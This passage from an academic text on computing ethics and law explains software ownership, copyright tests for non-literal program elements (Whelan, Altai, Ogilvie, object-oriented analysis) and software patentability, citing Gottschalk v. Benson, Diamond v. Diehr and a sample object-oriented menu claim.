In a second appeal of the case (*Aymes v. Bonelli*, 1995) the Court found that despite the fact that the programmer was the owner of the software, the business proprietor had purchased a copy of the programs and under Section 117 of the Copyright Act (see Appendix L.1) was entitled to modify and make derivatives of the programs as long as they were used in the business and not further distributed.

Barrett (2001, 100-101) explains the ownership of trade secrets and patents. If the employee has been hired to create or modify a specific invention, the employer owns the invention. Where there is no expectation of inventive activity from employee, such an employee owns the invention. However, a gray area exists where the employee is involved in general research or design work, but no specific result is contemplated. Here courts will weigh several factors to determine ownership: the nature and scope of the employment relationship; the amount of money or employer resources used; how closely the invention is related to the employer's business; whether the employee has assigned other inventions to the employer in the past; and other evidence indicative of the understanding between the parties. Even where an employee is found to be the owner, the employer may have shop rights in the invention if the employer's time, facilities, or other resources were used in the development. A shop right gives an employer the right to use the trade secret or patent in its own business without having to pay for the right to use it.

The ideal way to handle these ownership issues as well as those involving confidentiality and trade secrets is to anticipate them and document the understanding of the parties before undertaking the work. Unfortunately, there is often no way to predict a situation where whistle blowing may become an option. Because the ideal is often not realized in vicissitudes of the workaday world and because dangerous and illegal conditions may not be predictable, the computer professional needs to understand the impact these conditions may have and act accordingly. Since, the professional codes do not give the guidance required for that understanding, it is left to the law to fill that void.

## **CHAPTER 5**

### **PROPERTY RIGHTS**

#### **5.1 Scope**

Property rights related to software and hardware are primarily covered by that area of the law known as intellectual property. While there are other laws that also protect property rights such as criminal laws against trespass and theft, they are much broader in scope whereas the intellectual property laws have been particularly applied to software and hardware.

There are several distinct doctrines that comprise intellectual property: copyright, patents, trade secrets, trademarks and unfair competition, the right of publicity, and the common law protection of ideas (Barrett, 2001, 2). These laws are found in both the federal and state jurisdictions. Trade secrecy, the right of publicity, and the common law are exclusively governed by state law. State laws overlap with the federal in dealing with trademark issues, although the federal law has primacy. Copyright and patent are exclusively governed by federal law (Lemley, et al, 2000, 39). The foundation of patent and copyright law is the United States Constitution. Art. 1, Sec.8 provides:

Congress shall have the Power...to promote the Progress of Science and useful Arts, by securing for limited Times to Authors and Inventors the exclusive Right to their respective Writings and Discoveries;

The primary purpose of intellectual property law is to foster and encourage a vibrant, competitive and diverse market place (Barrett, 2001, 2). That is, they grant property rights to creators of new products or works in order give them the opportunity to

recoup investment and earn a profit as an incentive. While intellectual property rights are generally described from the viewpoint of creator or owner of the property, their purpose is also to give access to those innovative products and works to the general public, so that others may build and improve upon them. Therefore, there is an ongoing tension between the rights of the owners and the rights of the public in intellectual property.

Even though all of above doctrines may have some application to hardware and software, it is copyright and patent laws that have the most direct application. This is also reflected in the professional codes of ethics that speak directly to these doctrines. The Software Engineering Code § 2.06 and the ACM Code § 1.6 refer to intellectual property and the ACM Code § 1.5 specifically calls for honoring copyrights and patents.

Consequently, this chapter discusses the concepts of copyright and patent law to software necessary to understand the content of these ethical code provisions.

## **5.2 Copyright**

Copyright refers to those laws that grant to authors the right to control the reproductions of their works. Selected parts of the Copyright Act of 1976, as amended, are set out in Appendix L.1. With respect to a computer program, the Copyright Act gives the author the exclusive rights to: 1) reproduce (copy) the work; 2) prepare derivative works;<sup>9</sup> 3) distribute copies of the work; and 4) display the work publicly.<sup>10</sup> The prerequisites for obtaining a copyright are that the work must be original, fixed in a tangible medium of expression and come within one of the categories enumerated in 17 U.S.C. § 102(a). Copyright in a work is initiated by placing a copyright notice on the work; however, failure to do so is not be fatal because of several remedial procedures available.<sup>11</sup>

The originality requirement only means that the work must have been independently created with at least some degree of creativity. The creativity condition is set at a very low threshold (*Feist Publications, Inc. v. Rural Telephone Service Co., Inc.*, 1991). An author's rights are restricted by the "fair use" provisions contained in 17 U.S.C. § 107 which allow copying of the work for the purposes of criticism, comment, news reporting, teaching (including multiple copies for classroom use), scholarship, and research.<sup>12</sup> Further limitations are placed upon copyright protection by excluding the ownership of ideas as opposed to the expression of the ideas, procedures, processes, systems, methods of operation, concepts, principles, or discoveries.<sup>13</sup> The duration of a copyright is for the life of the author plus seventy years for works created after January 1, 1978. Special rules apply to works created prior to that date, joint authors and anonymous authors.<sup>14</sup>

It is clear today that the federal copyright laws offer a level of protection for computer programs; however, this was not always the case. Copyright law historically excluded technological processes so there was initially some doubt about whether computer programs were copyrightable, especially those in machine readable form. (Samuelson, et al, 1994, 2347-2348). In the mid 1960's the U.S. Copyright Office began to issue registration certificates for programs; however relatively few registrations were issued. The uncertainty did not fade until 1980 when the United States Congress adopted the recommendations of the Commission on New Technological Uses of Copyright (CONTU) favoring copyright protection for computer programs and amended the Copyright Act of 1976 (Barrett, 2001, 451). The amendment specifically included the definition of computer programs (17 U.S.C. § 101, see Appendix L.1). Computer

numbers, or other verbal or numerical symbols... regardless of the nature of the material objects... in which they are embodied,” 17 U.S.C. § 101.

Copyright unquestionably prohibits the literal copying of a copyrighted work. The early cases dealt with these issues. *Midway Mfg. Co. v. Strohon* (1983, 752) involved embedded code in ROM on circuit boards for an arcade game called PACMAN. Assembly code hex listings were produced for both copyrighted and infringing ROMS. A comparison of 16,000 bytes showed that eighty-nine percent were identically reproduced. Of the 16,000 bytes, 13,382 were instructions and ninety-seven percent of the instructions were in identical locations. Literal copying or literal translations would also include reuse of copyrighted source code by translating it from the copyrighted programming language into another programming language (*Whelan Associates, Inc. v. Jaslow Dental Laboratory, Inc.*, 1985, 1320-1321, hereinafter *Whelan I*).

An issue that continues to be elusive is the extent to which copyright protects the non- literal elements of computer programs; or, to view it from another perspective, where is the line between copyrightable expression of programs and the un-copyrightable processes (ideas) that they implement (Lemley, et al, 2000, 98). There is no bright line to separate this idea/expression dichotomy. It is best described as a spectrum in which ideas are at on end and expression at the other end with varying shades of gray in between, as shown in Figure 5.1 below:




Figure 5.1

It is here that the copyright policy of giving authors the incentives necessary to foster innovation clashes with the policies favoring the public interest in competition and follow-on innovation essential for a healthy economy (Samuelson, 1997). This legal balancing act is fraught with pitfalls - from determining what, if any, non-literal (structural, non-code) elements of a program can be protected by copyright to the confusion among the courts on how to proceed with a basic analysis of computer programs.

The court opinions in the early cases that dealt with copyright infringement of computer programs discussed were district court opinions, which have limited value as precedent.<sup>15</sup>

Two Courts of Appeals cases were decided about the same time that came to opposite conclusions regarding the idea/expression relationship as applied to software programs. In *Whelan Associates, Inc. v. Jaslow Dental Laboratory, Inc.* (1986) (hereinafter *Whelan II*) the Court of Appeals for the Third Circuit was faced with determining whether there was an infringement involving two programs involving the bookkeeping and administrative tasks of dental laboratories, such as inventory control, customer lists, invoicing, billing, accounts receivable, etc.

The court undertook to address this issue by first analyzing the nature of a computer program in order to distinguish idea from expression. It concluded that the purpose or function of the program was the idea portion of the program and everything else that is not necessary to that purpose or function is part of the expression. When applied to the dental lab programs this meant that the idea or purpose was "...to aid in the operations of a dental laboratory." (*Whelan II*, 1238). Everything else, i.e. the structure of

the program, was not essential to that purpose because there were many other programs on the market that accomplished the same purpose but had different structures and designs. Therefore, only the general purpose of a program constituted its idea with everything else being expression.

The Fifth Circuit the Court of Appeals came to an opposite conclusion.<sup>16</sup>

The Plains Cotton Cooperative Association of Lubbock, Texas v. Goodpasture Computer Service, Inc. (1987, 1262) case adopted the findings of the district court in Synercom Technology, Inc. v. University Computing Co. (1978, 1014) which held that input formats, which are clearly part of a how a program is organized, were more like ideas; that is, if sequencing and ordering is expression, then what is separable idea that is expressed?

The court used the familiar "figure-H" pattern for a "standard transmission" in an automobile as an analogy to illustrate this. While this interface is arbitrary, it is the only one that works in a particular model. It can be expressed in a textual description, through a diagram, photograph, or driver training film, or otherwise. Each of these expressions, even if copyrighted would not prohibit another manufacturer from designing a car using the same pattern. The court recognized that there may be many more choices for computer formats, and the decision among them more arbitrary, but would not detract from the force of the analogy.

The upshot of the divergent outcomes of these cases is that in the first instance, nearly everything in a program (except the purpose) is potentially protected by copyright whereas in the latter instance, fewer non-literal program components are protected.



Not only has there been disagreement on what constitutes an idea as opposed to the expression of that idea, but there have also been diverse judicial efforts to formulate a paradigm on how a computer program should be analyzed. It is well established that programs can be infringed without literal copying, i.e. some non-literal program elements can be protected by copyright. This implies that these non-literal elements can be “copied” in another program through the appropriation of a substantially similar expression. Therefore, the courts have attempted to develop templates that would allow this comparison to be made in a systematic way. Unfortunately, there has been no consensus or agreement upon a uniform format. Several commentators have cataloged at least four distinct tests, significantly different from each other, adopted by the courts to analyze programs for the purpose of comparing the substantial similarity of non-literal elements (Ogilvie, 1992, and Velasco, 1994).

Ogilvie’s (1992) four tests are: 1) the iterative test; 2) the structure, sequence and organization (“SSO”) test; 3) the total concept and feel/look and feel test; and 4) the successive filtering test. Three of the tests identified by Velasco (1994), although they have different names, are essentially the same as Ogilvie’s SSO, total concept and feel/look and feel, and successive filtering tests. The other one of Velasco’s tests is somewhat of a combination of Ogilvie’s iterative and total concept and feel/look and feel tests. For purposes of simplicity, this paper uses the Ogilvie names hereafter as well as his commentary upon those tests. In each of the tests the courts attempt through abstraction to define the different elements of a program in order to 1) determine the boundary between ideas and expressions and 2) compare the same elements of the infringed program to the infringing program to see if there is a substantial similarity.

Unfortunately, the four tests are not consistent on how to accomplish either of these two purposes.

The iterative test is found in *E.F. Johnson Co. v. Uniden Corp. of America* (1985). The attempt here to define the parts of a program is confined to literal code and everything else. It limits copyright's protection to literal copying of the code and translation of the code into another language (*E.F. Johnson Co. v. Uniden Corp. of America*, 1985).

The SSO test was developed in *Whelan I* and *II*. As discussed above, the Court divided a program into its main purpose, structure and organization elements, source code and object code. The structure and organization elements did not include any explanation of their levels of abstraction or their relation to one another. The discussion here was limited to describing those elements that the court found to be substantially similar – file structures, screen outputs, and subroutines. (Whelan II).

The total concept and feel/look and feel test have been treated as one because of their similarity. These tests have been used in the context of user interface infringement (*Broderbund Software, Inc. v. Unison World, Inc.*, 1986, and *Lotus Development Corp. V. Paperback Software Intern.*, 1990). These tests do not define any program parts for comparison and amount to little more than subjective guesses.

The last test to be described is the successive filtering test, also known as the abstraction, filtering and comparison test, adopted by *Computer Associates International, Inc. v. Altai, Inc.* (1992) is the most comprehensive of the judicial tests. For that reason, it is explained in a greater amount of detail than the other tests. It was originally suggested by Nimmer, D., et al. (1988, 656).

The first step, abstraction, consists in parsing the program's components according to a top down design methodology. The ultimate function of the program is decomposed into smaller subtasks, which are the program's subroutines or modules.<sup>17</sup> The modules are then arranged into organization or flow charts and broken down into successively smaller subtasks.<sup>18</sup> The modules' parameters are defined to facilitate and show the data flow. The functions of the modules and their relationship to each other constitute the program's structure. The functions of the modules are then put into source code that is in turn compiled or translated into object code (Computer Associates International, Inc. v. Altai, Inc., 1992, 697-698).

Step two is the filtration phase. At each of the abstraction levels identified in step one, the non-protected components at that level are filtered out. The non-protected elements are defined by copyright doctrines such as those dictated by considerations of efficiency, that is, those elements that are necessarily incidental to the idea being expressed so that the idea and its expression are considered "merged;" the *scenes a faire* doctrine where certain elements are as a practical matter indispensable or at least standard with respect to a given idea; and expressions that are in the public domain. At the end of this step what remains left is a protectable core of program elements.

Step three is the comparison of the remaining protected elements with the parallel elements in the infringing software made in order to ascertain whether there is substantial similarity between the two, and hence, copying. The implementation of this step is vague as there is little direction the court's opinion as to how this comparison is to be made. A graphic example of this test is shown in Figure 5.2.<sup>19</sup>




Figure 5.2

Ogilvie (1992) recommends a more traditional top down programmer friendly process for abstracting the parts of a software program. Those levels of abstraction are 1) main purpose; 2) system architecture; 3) abstract data types (“ADT”); 4) algorithms and data structures; 5) source code; and 6) object code. These are similar to those in the successive filtering test contained in *Computer Associates International, Inc. v. Altai, Inc.* (1992). The system architecture level suggested by Ogilvie consists of the organization of the modules, so it comparable to that described in Altai. The dissimilarity between the two paradigms lies in levels 3) abstract data structures and 4) algorithms and data structures. The court overlooked the ADT as an important design and structuring tool that defines data types as well as the operations on those data types. An Ogilvie example of a queue ADT in C language is set out in Appendix M.1.

The other dissimilarity between the two approaches is that the successive filtering test omits the Ogilvie algorithm and data structures level. ADT’s implement algorithms and contain data structures, and thus they comprise the next lower level of abstraction down from the ADT. Algorithms are the series of steps that accomplish a particular ADT operation. Data structures include the primitive or basic types as well and the structures supported by the particular programming language such as arrays, linked lists, records and pointers (see Knuth, D., 1973). Perhaps because this is a lower level of abstraction and one that can contain numerous and complex structures, the court chose not to use it as a step for judicial analysis.

The Ogilvie model for program analysis was adopted by the Court of Appeals for the Tenth Circuit in *Gates Rubber Co. v. Bando Chemical Industries, Ltd.* (1993) and subsequently accepted by the Court of Appeals for the Fifth Circuit in *Engineering*

Dynamics, Inc. v. Structural Software, Inc. (1994, 1343). Given the similarity between the Ogilvie model and the Court of Appeals for the Second Circuit's successive filtering test promulgated in Computer Associates International, Inc. v. Altai, Inc. (1992), this approach to computer program analysis is currently being used in a plurality of the federal circuit courts.

Smith (1998) makes the point that the Ogilvie/successive filtering test approach is based upon a procedural top down program design and this should be adjusted to account for object oriented (OO) designed programs. Smith distinguishes procedural design that focuses on the functional aspects of the problem, i.e. on the events that occur, from OO design that is mainly concerned with the entities, i.e. the objects and the classes in which they are abstractly designed. In addition, procedural design develops a system architecture early in the abstraction process whereas in the system architecture is developed in the context of the objects. Data structures and algorithms are abstracted in the context of a module for a procedural program and in OO they are abstracted in relation to a particular object. These differences are significant because the abstraction that occurs in program analysis is performed according to the steps that occur in the design of the program. Difference between object oriented and procedural languages are also apparent when testing the programs (Harrison, L., Samaraweera, L., Dobie. M. & Lewis, P., 1996).

Objects in OO design are defined in classes and the key characteristics of the classes are their encapsulation, inheritance and polymorphism features. The levels of abstraction used for OO design of a program are: 1) problem definition; 2) class development; 3) system architecture design; and 4) source coding and compilation

(Smith, 1998, 21). Problem definition consists of identifying the scope of the project and is akin to the main purpose in a procedural design. Class development is at the heart of the process and follows from the main purpose. It includes defining the ADT's, algorithms and data structures. The system architecture reflects relationship of the classes to one another and the coding is the same for both OO and traditional approaches.

Smith (1998, 31 n. 125) provides an example of how the lack of knowledge about OO concepts can lead to an incorrect abstraction of an OO program. The listing for the source code used as well as the explanation of the example used is set out in Appendix M.2.

When a procedural program is compared with an OO program the OO levels of abstraction can be adapted to the procedural levels as follows: both methods can have a main purpose, however, this concept is not applicable to classes because they are not functionally defined; system architecture (modules) is comparable to class development in that the inheritance aspect of the class definitions determines the structure of the program; ADT's are expressed in the encapsulation features of the classes; the algorithm and data structures levels are reflected in the polymorphic design of the class relationships; and the coding levels of both approaches are comparable.

When two OO programs are to be compared, they should both be abstracted through a view. There are three views in which to consider a program. The most important is called the generalization/specialization view. This view looks at inheritance through the hierarchical parent-child relationships of the classes. The general characteristics are described in the parent classes and the special characteristics are found

in the child classes. This view of the classes is characterized by the “is a kind of” relationship, e.g. a truck is a kind of vehicle, reflecting encapsulation and polymorphism.

Two other views of classes discussed by Smith (1998), association/membership and aggregation/composition, are considered to be less important because they are not supported by the popular C++ and Java programming languages.

The ethical codes are written in terms of respecting or honoring the property rights of another and specifically copyrights. The implementation of these code provisions presupposes knowledge of copyright fundamentals. The fundamental copyright principle is the idea/ expression dichotomy. Awareness of that doctrine and the corollary concept that the copying prohibition is not simply the literal appropriation of code but also extends to a program’s non-literal expressive elements is essential to a proper appreciation of the ethical code provisions. Much of what is reported in the court cases is written from a proof of infringement point of view; nevertheless, they are instructive with regard to gaining this basic understanding.

### **5.3 Patent**

Patent law is an arcane topic, even for most lawyers. It, like copyright, has been in existence since the founding of the country. Clause 8 of Section 8, Article 1 of the United States Constitution authorizes Congress to grant Inventors exclusive rights for a limited time with respect to their discoveries. The purpose of this section is to briefly explain the applicability of patent law to software and to illustrate through an example how a program would be patented. There are three categories of patent – utility, design and plant. Software can come within the definition of a utility patent.<sup>20</sup>



Patent provides the strongest rights for software protection but, on the other hand it is probably the most difficult to obtain. Its strength comes from the monopoly rights it grants the owner to exclude others from making, using, selling, and importing the invention within the United States, and if the patent is a process from making, using, selling, offering to sell, importing, and offering to sell the invention and, if the invention is a process, using, selling, offering to sell, or importing products made by that process (35 U.S.C. § 154 and Barrett, 2001, 115). Reference to the patent law sections in 35 U.S.C. are contained in Appendix.L.2. The obstacles to obtaining a patent are the time and effort expended in the application process. Detailed applications are submitted to a patent examiner who surveys the existing knowledge in the field to determine whether the novelty, non-obviousness and usefulness requirements, among others, have been met (Barrett, 2001, 114-115). If not, the examiner notifies the applicant of the deficiencies and the applicant has the opportunity to make corrections. It is frequently a time consuming iterative process.

Even the final grant of a patent doesn't eliminate all of the difficulties. The issuance of a patent only carries the presumption that the invention has been validly patented (35 U.S.C. § 282). If a patentee tries to enforce the patent rights, the infringer can challenge the validity of the patent, in effect allowing a court and jury to second guess the patent examiner's original decision.

Patent protection is available for software, but this hasn't always been the case. However, before delving into software patent history, a few basic principles of patent law need to be stated. There are several affirmative requirements that an applicant must show in order to obtain a patent. An invention must be a process, machine, manufacture or

composition of matter or an improvement of the same that is novel, useful and unobvious. 35 U.S.C. § 101 (1994). In addition there are several things that cannot be patented – abstract ideas, scientific principles, laws or phenomena of nature, and mathematical formulae (Gottschalk v. Benson, 1972).

These exclusions were why software originally was denied patent protection. In Gottschalk v. Benson (1972) the Supreme Court of the United States reviewed an attempt to patent an algorithm that converted binary coded decimals (BCD) into pure binary numbers. BCD numbers are represented according to a four bit binary value for each of decimal digits. That is, the decimal number 53 in BCD is calculated by taking the first digit's (5) bit value 0101 and the second digit's (3) bit value 0011 and combining them, 01010011, whereas the pure binary value for the decimal 53 is 00110101. The claims were not limited to any particular art or technology, or to any particular end use but covered any use of the claimed method in a general-purpose digital computer of any type. The actual language of the algorithm is in the claims as set out in the Gottschalk v. Benson (1972, 73-74) is as follows:

Claim 8 reads

'The method of converting signals from binary coded decimal form into binary which comprises the steps of

- '(1) storing the binary coded decimal signals in a reentrant shift register,
- '(2) shifting the signals to the right by at least three places, until there is a binary '1' in the second position of said register,
- '(3) masking out said binary '1' in said second position of said register,
- '(4) adding a binary '1' to the first position of said register,
- '(5) shifting the signals to the left by two positions,
- '(6) adding a '1' to said first position, and
- '(7) shifting the signals to the right by at least three positions in preparation for a succeeding binary '1' in the second position of said register.'

Claim 13 reads:

'A data processing method for converting binary coded decimal number representations into binary number representations comprising the steps of  
'(1) testing each binary digit position '1,' beginning with the least significant

binary digit position, of the most significant decimal digit representation for a binary '0' or a binary '1';

'(2) if a binary '0' is detected, repeating step (1) for the next least significant binary digit position of said most significant decimal digit representation;

'(3) if a binary '1' is detected, adding a binary '1' at the (i 1)th and (i 3) th least significant binary digit positions of the next lesser significant decimal digit representation, and repeating step (1) for the next least significant binary digit position of said most significant decimal digit representation;

'(4) upon exhausting the binary digit positions of said most significant decimal digit representation, repeating steps (1) through (3) for the next lesser significant decimal digit representation as modified by the previous execution of steps (1) through (3); and

'(5) repeating steps (1) through (4) until the second least significant decimal digit representation has been so processed.'

The Court found that steps set out in the claims were an algorithm that amounted to a mathematical formula that was too abstract in that it was not limited to a practical application and was therefore unpatentable.

In 1981 the Court, in a five to four decision,<sup>21</sup> adopted a more liberal position. In *Diamond v. Diehr* (1981) a well-known mathematical formula was contained in a rubber curing process that utilized a mathematical equation in software that continuously calculated the temperature during the process. The patent was initially rejected because the equation in the software constituted an unpatentable mathematical formula and the balance of the claims in the patent were not new. The Court reasoned that curing rubber was a physical and chemical process within the scope of the patent laws and when a mathematical formula in software in the process, it can be patentable.

It is well settled today that software, even if it contains a mathematical algorithm,<sup>22</sup> is patentable provided it falls into one of the prescribed categories – process, machine, or manufacture. Since a computer program consists of a set of instructions in order to bring about a desired result (17 U.S.C. § 101) and an algorithm is defined as a step by step procedure or process for accomplishing a given result (*In re Iwahashi*, 1989,

1374), one can logically say that a program consists of one or more algorithms. Clearly then, a computer program can initially be identified as a process for patent purposes. However, in order to qualify as a patent process the program must either result in a physical transformation of something outside the computer that has a practical application or, to the extent that the program only causes a physical transformation of the components within the computer, such transformations must be specific to and limited by a practical application. A claim is limited to a practical application when there is a concrete, useful and tangible result produced (Patent and Trademark Office, 1996, ¶ IV.B.2(b) and ii) ).

A machine or manufacture patent are described as a product patent. Machine patents are also referred to as apparatus patents. A machine patent can contain computer program with a mathematical algorithm provided that it is implemented in a specific manner to define structural relationships between the physical elements in the machine (In re Iwahashi, 1989, 1375). Embedded software can as part of a manufactured product can also qualify as a patent for a specific article of manufacture (Stephens, K. & Sumner, J., 1995, 224 n. 3). The key here is that the implementation of the algorithm (software) must obtain a specific practical result.

The Court of Appeals for the Federal Circuit<sup>23</sup> as well as the U.S. Patent and Trademark Office<sup>24</sup> have been increasingly more receptive to the issuance of software patents.<sup>25</sup> The development along these lines has been such that software objects in object oriented software can be protected by patent. This expansion of patentability has been described by Stephens, K. & Sumner, J. (1995). They explain that patents for software objects can be drawn to be either a process or a product patents. Indeed, commentators

(see, e.g. Lemley, M., et al, 2000, 302-303) believe that such claims are patentable under the Patent and Trademark Office guidelines (Patent and Trademark Office, 1996) and, in fact, offer evidence that they have been and are being allowed (Stephens, K. & Sumner, J., 1995, 261). Patents have issued for numerous pure data structures, methods for performing calculations in a data processor, data compression algorithms, and software-base encryption algorithms (Lemley, M., et al, 2000, 303).

A hypothetical example of an object oriented software patent in Stephens, K. & Sumner, J. (1995) is that of a menu in a graphical user interface from ClarisWorks. It is specifically described with exact commands because the general process of displaying commands in a menu format with input for a selection through a mouse device is not novel because it has already been patented (Stephens, K. & Sumner, J., 1995, 251). A description of that patent is in Appendix N. The menu consists of a menu bar with several choices located on a row and the selection of a particular performs an action, displays a dialog box or presents the user with a menu of sub-commands shown in Figures 5.3 and 5.4.




Figure 5.3




Figure 5.4

This menu command capability is implemented as a software object. The objects are represented as classes shown in Figure 5.5. The base class, `MenuObject`, serves as a template for its derived classes containing the attributes (e.g. a name, font, and a coordinate location) and methods (e.g. virtual functions to draw the name and select itself when chosen by the user) common to the sub-classes. All of the derived classes inherit its attributes (data) and methods. `MenuBar`, `MenuCommand` and `SubMenuCommand` are directly derived from `MenuObject`. The `HierarchicalCommand` class is derived from both `MenuCommand` and `SubMenuCommand` and through multiple inheritance contain their attributes and methods. The `ActionCommand` and `DialogCommand` classes, derived from `SubMenuCommand`, inherit its attributes and methods. Virtual methods in a parent class can be overridden by the derived classes.




Figure 5.5

Stephens, K. & Sumner, J. (1995, 255-257) suggest the following sample language to use for describing the patent claims:

### C. Example Claims

Claims that could be drawn toward the menu bar invention would depend on the state of the prior art. For instance, if there were no prior art on the subject of object-oriented menu bars, a claim might be drafted as broad as:

1. An object-oriented menu bar for implementation by a computer in an object-oriented framework, comprising:
  - (a) a set of menu command objects;
  - (b) a display method for displaying the menu command objects; and
  - (c) a select method for selecting one of the menu command objects.

In the event the above claim is anticipated or obvious in light of the prior art, the claim can be narrowed by reciting more structure as in the next claim example:

1. An object-oriented menu for implementation on a computer in an object-

oriented framework, comprising:

- (a) an abstract menu object comprising:
